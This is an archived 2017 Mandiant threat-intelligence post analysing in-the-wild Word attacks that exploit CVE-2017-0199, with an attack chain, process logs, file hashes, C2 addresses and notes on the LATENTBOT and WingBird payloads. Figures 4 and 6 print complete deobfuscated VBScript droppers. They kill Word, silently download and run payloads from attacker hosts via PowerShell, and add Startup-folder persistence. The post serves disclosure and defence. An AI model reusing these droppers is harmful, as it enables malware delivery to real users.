CVE-2017-0199: In the Wild Attacks Leveraging HTA Handler | Mandiant

By Mandiant

Published: 2017-04-11 · Archived: 2026-04-05 22:58:56 UTC

Written by: Genwei Jiang, Rahul Mohandas, Jonathan Leathery, Alex Berry, Lennard Galang

---

FireEye recently detected malicious Microsoft Office RTF documents that leverage CVE-2017-0199, a previously undisclosed vulnerability. This vulnerability allows a malicious actor to download and execute a Visual Basic script containing PowerShell commands when a user opens a document containing an embedded exploit. FireEye has observed Office documents exploiting CVE-2017-0199 that download and execute malware payloads from different well-known malware families.

FireEye shared the details of the vulnerability with Microsoft and has been coordinating public disclosure timed with the release of a patch by Microsoft to address the vulnerability, which can be found here.

The vulnerability bypassed most mitigations prior to patch availability; however, FireEye email and network products detected the malicious documents. FireEye recommends that Microsoft Office users apply the patch from Microsoft.

Attack Scenario

The attack occurs in the following manner:

1. A threat actor emails a Microsoft Word document to a targeted user with an embedded OLE2 embedded link object
2. When the user opens the document, winword.exe issues a HTTP request to a remote server to retrieve a malicious HTA file
3. The file returned by the server is a fake RTF file with an embedded malicious script
4. Winword.exe looks up the file handler for application/hta through a COM object, which causes the Microsoft HTA application (mshta.exe) to load and execute the malicious script

In the two documents that FireEye observed prior to the initial blog acknowledging these attacks, malicious scripts terminated the winword.exe processes, downloaded additional payloads, and loaded decoy documents. The original winword.exe process was terminated to conceal a user prompt generated by the OLE2link. Figure 1 shows this prompt.



Figure 1: User prompt hidden by the Visual Basic script

Document 1 - (MD5: 5ebfd13250dd0408e3de594e419f9e01)

The first malicious document identified by FireEye had three stages. An embedded OLE2 link object causes winword.exe to reach out to the following URL to download the stage one malicious HTA file:

http[:]//46.102.152[.]129/template.doc

Once downloaded, the malicious HTA file is processed by the “application/hta” handler. The highlighted line in Figure 2 shows the first download occurring, followed by the additional malicious payloads.

#	Result	Pro...	Host	URL	Body	Content-Type	Comments
10	200	HTTP	46.102.1...	/template.d...	27,...	application/hta	vbscript block
13	200	HTTP	www.m...	/media/wy...	5,717	application/octet-stream	2nd stage vbscript
14	200	HTTP	www.m...	/media/wy...	13,...	application/msword	decoy document
15	200	HTTP	www.m...	/media/wy...	306...	application/octet-stream	payload downloaded by 2nd stage vbscript

Figure 2: Live attack scenario

Once downloaded, the template file was stored in the user’s temporary internet files with the name template[?].hta, where [?] is determined at run time.

The Logic Bug

Mshta.exe is responsible for handling the Content-Type “application/hta,” parsing the content, and executing the script. Figure 3 shows winword.exe querying registry value of CLSID for the “application/hta” handler.

```
WINWORD.EXE    2284 RegQueryValue HKCR\MIME\Database\Content Type\application/hta\CLSID
WINWORD.EXE    2284 RegQueryValue HKCR\CLSID\{3050f4d8-98B5-11CF-BB82-00AA00BDCE0B}\LocalServer32\(Default)
```

Figure 3: Winword query registry value

Winword.exe makes a request to the DCOMLaunch service, which in turn causes the svchost.exe process hosting DCOMLaunch to execute mshta.exe. Mshta.exe then executes the script embedded in the malicious HTA document. Figure 4 shows the deobfuscated VBScript from the first stage download.

```
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set Office = CreateObject( "WScript.Shell" )
appData = Office.expandEnvironmentStrings("%APPDATA%") &
"\Microsoft\Windows\maintenance.vbs"
Office.run "PowerShell -WindowStyle Hidden taskkill /f /im
winword.exe;",0,true
Office.run "PowerShell -WindowStyle Hidden (New-Object
System.Net.WebClient).DownloadFile('http://www.modani.com/media/wysiwyg/ww.vbs
', '%appdata%\Microsoft\Windows\maintenance.vbs');",0,true
Office.run "PowerShell -WindowStyle Hidden (New-Object
System.Net.WebClient).DownloadFile('http://www.modani.com/media/wysiwyg/questi
ons.doc', '%temp%\document.doc');",0,false
Office.run "PowerShell -WindowStyle Hidden Remove-Item -Path
HKCU:\Software\Microsoft\Office\15.0\Word\Resiliency -recurse;Remove-Item -
Path HKCU:\Software\Microsoft\Office\16.0\Word\Resiliency -recurse;",0,true
Office.run appData,0,false
Office.run "cmd.exe  '/c start /MAX """ winword /q
""%temp%\document.doc""",0,false
self.close
</script>
```

Figure 4: First document, stage one VBScript

The script shown in Figure 4 performs the following malicious actions:

1. Terminates the winword.exe process with taskkill.exe to hide the prompt shown in Figure 1.
2. Downloads a VBScript file from http[:]//www.modani[.]com/media/wysiwyg/ww.vbs and saving it to %appdata%\Microsoft\Windows\maintenance.vbs
3. Downloads a decoy document from http[:]//www.modani[.]com/media/wysiwyg/questions.doc and saving it to %temp%\document.doc
4. Cleans up the Word Resiliency keys for Word versions 15.0 and 16.0 so that Microsoft Word will restart normally
5. Executes the malicious stage two VBScript: %appdata%\Microsoft\Windows\maintenance.vbs
6. Opens the decoy document, %temp%\document.doc, to hide the malicious activity from the user

Once executed, the downloaded stage two VBScript (ww.vbs/maintenance.vbs) performs the following actions:

1. Writes an embedded obfuscated script to %TMP%/eoobvfwiglhiliqougukgm.js
2. Executes the script

The obfuscated eoobvfwiglhiliqougukgm.js script performs the following actions when executed:

1. Attempts to delete itself from the system
2. Attempts to download http[:]//www.modani[.]com/media/wysiwyg/wood.exe (at most 44 times), and save the file to %TMP%\dcihprianeeyirdeuceulx.exe
3. Executes %TMP%\dcihprianeeyirdeuceulx.exe

Figure 5 shows the process execution chain of events.

Process Name	PID	Operation	Path
Explorer.EXE	2424	Process Create	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
svchost.exe	616	Process Create	C:\Windows\System32\mshta.exe
mshta.exe	2060	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
powershell.exe	1348	Process Create	C:\Windows\system32\taskkill.exe
mshta.exe	2060	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
mshta.exe	2060	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
mshta.exe	2060	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
mshta.exe	2060	Process Create	C:\Windows\System32\WScript.exe
mshta.exe	2060	Process Create	C:\Windows\System32\cmd.exe
cmd.exe	3600	Process Create	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
WScript.exe	1000	Process Create	C:\Windows\System32\WScript.exe
WScript.exe	3820	Process Create	C:\Windows\System32\ping.exe
WScript.exe	3820	Process Create	C:\Users\test7\AppData\Local\Temp\dcihprianeeyirdeuceulx.exe

Figure 5: Process creation events

The final payload utilized in this malware is a newer variant of the LATENTBOT malware family. Additional details of the updates to this malware follow the Document 2 walkthrough.

MD5	Size	Name	Description
5ebfd13250dd0408e3de594e419f9e01	37,523	hire_form.doc	Malicious document
fb475f0d8c8e9bf1bc360211179d8a28	27,429	template.doc/template[?].hta	Malicious HTA file
984658e34e634d56423797858a711846	5,704	ww.vbs/maintenance.vbs	Stage two VBScript
73bf8647920eacc7cc377b3602a7ee7a	13,386	questions.doc/document.doc	Decoy document
11fb87888bbb4dcea4891ab856ac1c52	5,292	eoobvfwiglhiliqougukgm.js	Malicious script
a1faa23a3ef8cef372f5f74aed82d2de	388,096	wood.exe/ dcihprianeeyirdeuceulx.exe	Final payload
15e51cdbd938545c9af47806984b1667	414,720	wood.exe/ dcihprianeeyirdeuceulx.exe	Updated final payload

Table 1: First document file metadata

The LATENTBOT Payload

The payload associated with the first document is an updated version of the LATENTBOT malware family. LATENTBOT is a highly-obfuscated BOT that has been in the wild since 2013.

The newer version of the LATENTBOT has different injection mechanisms for Windows XP (x86) and Windows 7 operating systems:

- **Attrib.exe patching** – The bot calls Attrib.exe, patches the entry in memory, and inserts a JMP instruction to transfer control to the mapped section. To map the section in the address space of atrrib.exe it uses ZwMapViewOfSection().
- **Svchost code Injection** – Attrib.exe starts the svchost.exe process in suspended mode, creates space, and allocates code by calling ZwMapViewOfSection().
- **Control transfer** – It then uses SetThreadContext() to modify the OEP of the primary thread, which will be executed in the remote process to trigger code execution.
- **Browser injection** – A similar process is used to inject the final payload into the default web browser with the help of NtMapVIewOfSection().

In Windows 7 or later operating systems, the bot does not use attrib.exe. Rather, it injects code into svchost.exe followed by launching the default browser with malicious payload by leveraging NtMapViewOfSection().

This variant then connects to the following command and control (C2) server:

```
217.12.203[.]90
```

Upon successful communication with the C2 server, LATENTBOT generates a beacon. One of the decrypted beacons are as follows with an updated version number of 5015:

```
forum?datael=US-70-555177385327&ver=5015&os=5&acs=1&x64=1&gr=test-
1&random=zuuvijcbbiafnkd
```

At the time of analysis, the C2 server was offline. The bot comes with a highly modular plugin architecture and has been associated with the “Pony” campaigns as an infostealer.

As of April 10, 2017, the malware hosted at www.modani[.]com/media/wysiwyg/wood.exe has been updated and the C2 server has been moved to: 217.12.203[.]100.

Document 2 - (MD5: C10DABB05A38EDD8A9A0DDDA1C9AF10E)

The second malicious document identified by FireEye consisted of two malicious stages. The initial stage reached out to the following URL to download the stage one malicious HTA file:

http[:]//95.141.38[.]110/mo/dnr/tmp/template.doc

This file is downloaded into the user's temporary internet files directory with the name template[?].hta, where [?] is determined at runtime. Once downloaded, winword.exe utilizes mshta.exe to parse the file. mshta.exe parses through file finding tags and executes the contained script. Figure 6 shows the deobfuscated script.

```
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Set Office = CreateObject( "WScript.Shell" )
appData = Office.expandEnvironmentStrings("%APPDATA%") &
"\Microsoft\Windows\Start Menu\Programs\Startup\winword.exe"
Office.run "PowerShell -WindowStyle Hidden taskkill /f /im
winword.exe;",0,true
Office.run "PowerShell -WindowStyle Hidden (New-Object
System.Net.WebClient).DownloadFile('http[:]//95.141.38[.]110/mo/dnr/copy.jpg',
'%appdata%\Microsoft\Windows\Start
Menu\Programs\Startup\winword.exe');",0,true
Office.run "PowerShell -WindowStyle Hidden (New-Object
System.Net.WebClient).DownloadFile('http[:]//95.141.38[.]110/mo/dnr/docu.doc',
'%temp%\document.doc');",0,false
Office.run "PowerShell -WindowStyle Hidden Remove-Item -Path
HKCU:\Software\Microsoft\Office\15.0\Word\Resiliency -recurse;Remove-Item -
Path HKCU:\Software\Microsoft\Office\16.0\Word\Resiliency -recurse;",0,true
Office.run """" & appData & """",0,false
Office.run "cmd.exe -ArgumentList '/c start /MAX """" winword /q
""%temp%\document.doc""",0,false
self.close
</script>
```

Figure 6: Second document, first stage VBScript

Figure 6 shows the following malicious actions:

1. Terminate the winword.exe process with taskkill.exe to hide the prompt shown in Figure 1
2. Download an executable from http[:]//95.141.38[.]110/mo/dnr/copy.jpg, saving it to '%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\winword.exe'
3. Download a document from http[:]//95.141.38[.]110/mo/dnr/docu.doc, saving it to %temp%\document.doc
4. Clean up the Word Resiliency keys for Word versions 15.0 and 16.0, so that Microsoft Word will restart normally
5. Execute the malicious payload at '%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\winword.exe'
6. Open the decoy document, %temp%\document.doc, to hide the malicious activity from the user

Examination of the malicious payload revealed that it is a variant of the dropper for what Microsoft calls WingBird, which has similar characteristics as FinFisher. The malware is heavily obfuscated with several anti-analysis measures, including a custom VM to slow analysis. A blog post by "Artem" covers a payload driver of WingBird. The blog author briefly mentions the protection techniques of the dropper, which match this sample.

MD5	Size	Name	Description
c10dabb05a38edd8a9a0ddda1c9af10e	70,269	СПУТНИК РАЗВЕДЧИКА.doc	Malicious document
9dec125f006f787a3f8ad464d480eed1	27,500	template.doc	Malicious HTA file
acde6fb59ed431000107c8e8ca1b7266	1,312,768	copy.jpg/winword.exe	Final payload
e01982913fbc22188b83f5f9fadc1c17	6,220,783	docu.doc/document.doc	Decoy document

Table 2: Second document metadata

Conclusion

FireEye observed CVE-2017-0199, a vulnerability in Microsoft Word that allows an attacker to execute a malicious Visual Basic script. The CVE-2017-0199 vulnerability is a logic bug and bypasses most mitigations. Upon execution of the malicious script, it downloads and executes malicious payloads, as well as displays decoy documents to the user. The two documents achieve execution of their malicious payloads, with one containing LATENTBOT and the other containing WingBird/FinFisher. The malicious document contained only a link to the attacker controlled server, showing the advantage of FireEye's MVX engine to detect multi-stage attacks. Further campaigns leveraging this attack have been observed prior to patch availability, but are not covered in this blog.

We recommend that Microsoft Office users apply the patch as soon as possible.

Acknowledgement

Thank you to Michael Matonis, Dhanesh Kizhakkinan, Yogesh Londhe, Swapnil Patil, Joshua Triplett, and Tyler Dean from FLARE Team, FireEye Labs Team, and FireEye iSIGHT Intelligence for their contributions to this blog. Thank you as well to everyone who worked with us at the Microsoft Security Response Center (MSRC).

Posted in

- Threat Intelligence
- Security & Identity
